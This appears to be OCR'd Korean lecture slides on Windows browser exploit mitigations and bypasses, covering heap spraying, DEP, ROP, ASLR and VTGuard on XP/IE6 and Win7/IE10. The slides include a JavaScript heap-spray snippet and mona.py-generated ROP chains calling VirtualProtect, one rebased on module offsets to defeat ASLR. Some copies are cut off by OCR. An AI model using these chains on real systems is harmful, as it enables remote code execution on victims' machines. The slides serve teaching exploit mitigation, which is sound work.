



```
var s = new String("\u41414141")
for (var i=0 ; i<20000 ; i++) s += "\u41414141"
e1.innerHtml = s
```




윈도우 보안 매커니즘 및 공격 방식

- WinXP SP2 + IE6 (+Nothing)
  - 공격 로직 (heap spraying)
  - 힙 스프레잉 (nop-sled + shellcode)
  - 버그를 트리거 하여 실행 흐름을 힙 쪽으로 변경




윈도우 보안 매커니즘 및 공격 방식

- WinXP SP2 + IE6 (+DEP)
  - 방어 로직
  - 스택과 힙에 실행 권한을 제거



윈도우 보안 매커니즘 및 공격 방식

- WinXP SP3 + IE6 (+DEP)
  - 공격 로직 (ROP)
  - 코드 영역에서 코드 조각들을 가져와 원하는 행위 실행



윈도우 보안 매커니즘 및 공격 방식

- WinXP SP3 + IE6 (+DEP)
  - 공격 로직
  - ROP 코드

```
def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    0x6d02f868,  # POP EBP # RETN [MSVCR120.dll]
    0x6d02f868,  # skip 4 bytes [MSVCR120.dll]
    0x6cf8c658,  # POP EBX # RETN [MSVCR120.dll]
    0x00000201,  # 0x00000201-> ebx
    0x6d02edae,  # POP EDX # RETN [MSVCR120.dll]
    0x00000040,  # 0x00000040-> edx
    0x6d04b6c4,  # POP ECX # RETN [MSVCR120.dll]
    0x77200fce,  # &Writable location [kernel32.dll]
    0x776a5b23,  # POP EDI # RETN [ntdll.dll]
    0x6cfd8e3d,  # RETN (ROP NOP) [MSVCR120.dll]
    0x6cfde150,  # POP ESI # RETN [MSVCR120.dll]
    0x7765e8ae,  # JMP [EAX] [ntdll.dll]
    0x6cfc0464,  # POP EAX # RETN [MSVCR120.dll]
    0x6d0551a4,  # ptr to &VirtualProtect() [IAT MSVCR120.dll]
    0x6d02b7f9,  # PUSHAD # RETN [MSVCR120.dll]
    0x77157133,  # ptr to 'call esp' [kernel32.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```


윈도우 보안 매커니즘 및 공격 방식

- WinXP SP3 + IE6 (+ASLR)
  - 방어 로직
  - 라이브러리 기본 주소가 랜덤하게 변경되어 고정적 주소를 넣는 ROP를 방어

```
def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    0x6d02f868,  # POP EBP # RETN [MSVCR120.dll]
    0x6d02f868,  # skip 4 bytes [MSVCR120.dll]
    0x6cf8c658,  # POP EBX # RETN [MSVCR120.dll]
    0x00000201,  # 0x00000201-> ebx
    0x6d02edae,  # POP EDX
    0x00000040,  # 0x000000
    0x6d04b6c4,  # POP ECX #
    0x77200fce,  # &Writable [kernel32.dll]
    0x776a5b23,  # POP EDI #
    0x6cfd8e3d,  # RETN (RO
    0x6cfde150,  # POP ESI # RETN [MSVCR120.dll]
    0x7765e8ae,  # JMP [EAX] [ntdll.dll]
    0x6cfc0464,  # POP EAX # RETN [MSVCR120.dll]
    0x6d0551a4,  # ptr to &VirtualProtect() [IAT MSVCR120.dll]
    0x6d02b7f9,  # PUSHAD # RETN [MSVCR120.dll]
    0x77157133,  # ptr to 'call esp' [kernel32.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

윈도우 보안 매커니즘 및 공격 방식

- WinXP SP3 + IE6 (+ASLR)
  - 공격 로직
  - 임의 메모리 읽기/쓰기



윈도우 보안 매커니즘 및 공격 방식


- WinXP SP3 + IE6 (+ASLR)
  - 공격 로직
  - 실행 중에 라이브러리 기본 주소를 계산하고, 라이브러리 + offset만으로 공격 코드를 작성

```python
def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    0x6d02f868,  # POP EBP # RETN [MSVCR120.dll]
    0x6d02f868,  # skip 4 bytes [MSVCR120.dll]
    0x6cf8c658,  # POP EBX # RETN [MSVCR120.dll]
    0x00000201,  # 0x00000201-> ebx
    0x6d02edae,  # POP EDX # RETN [MSVCR120.dll]
    0x00000040,  # 0x00000040-> edx
    0x6d04b6c4,  # POP ECX # RETN [MSVCR120.dll]
    0x77200fce,  # &Writable location [kernel32.dll]
    0x776a5b23,  # POP EDI # RETN [ntdll.dll]
    0x6cfd8e3d,  # RETN (ROP NOP) [MSVCR120.dll]
    0x6cfde150,  # POP ESI # RETN [MSVCR120.dll]
    0x7765e8ae,  # JMP [EAX] [ntdll.dll]
    0x6cfc0464,  # POP EAX # RETN [MSVCR120.dll]
    0x6d0551a4,  # ptr to &VirtualProtect() [IAT MSVCR120.dll]
    0x6d02b7f9,  # PUSHAD # RETN [MSVCR120.dll]
    0x77157133,  # ptr to 'call esp' [kernel32.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

```python
def create_rop_chain():
    for_edx = 0xffffffff

    # rop chain generated with mona.py - www.corelan.be (and modified by me).
    rop_gadgets = [
        msvcr120 + 0xbf868,  # POP EBP # RETN [MSVCR120.dll]
        msvcr120 + 0xbf868,  # skip 4 bytes [MSVCR120.dll]

        # ebx = 0x400 (dwSize)
        msvcr120 + 0x1c658,  # POP EBX # RETN [MSVCR120.dll]
        0x11110511,
        msvcr120 + 0xdb6c4,  # POP ECX # RETN [MSVCR120.dll]
        0xeeeefeef,
        msvcr120 + 0x46398,  # ADD EBX,ECX # SUB AL,24 # POP EDX # RETN [MSVCR120.dll]
        for_edx,

        # edx = 0x40 (NewProtect = PAGE_EXECUTE_READWRITE)
        msvcr120 + 0xbedae,  # POP EDX # RETN [MSVCR120.dll]
        0x01010141,
        ntdll + 0x75b23,     # POP EDI # RETN [ntdll.dll]
        0xfefefeff,
        msvcr120 + 0x39b41,  # ADD EDX,EDI # RETN [MSVCR120.dll]

        msvcr120 + 0xdb6c4,  # POP ECX # RETN [MSVCR120.dll]
        kernel32 + 0xe0fce,  # &Writable location [kernel32.dll]
        ntdll + 0x75b23,     # POP EDI # RETN [ntdll.dll]
        msvcr120 + 0x68e3d,  # RETN (ROP NOP) [MSVCR120.dll]
        msvcr120 + 0x6e150,  # POP ESI # RETN [MSVCR120.dll]
        ntdll + 0x2e8ae,     # JMP [EAX] [ntdll.dll]
        msvcr120 + 0x50464,  # POP EAX # RETN [MSVCR120.dll]
        msvcr120 + 0xe51a4,  # address of ptr to &VirtualProtect() [IAT MSVCR120.dll]
        msvcr120 + 0xbb7f9,  # PUSHAD # RETN [MSVCR120.dll]
        kernel32 + 0x37133,  # ptr to 'call esp' [kernel32.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```


윈도우 보안 매커니즘 및 공격 방식

- Win7 + IE10 (+vtguard)
  - 방어 로직
  - vtable이 덮어 써지는 것을 방지하기 위해 VTGuard Cookie를 넣음



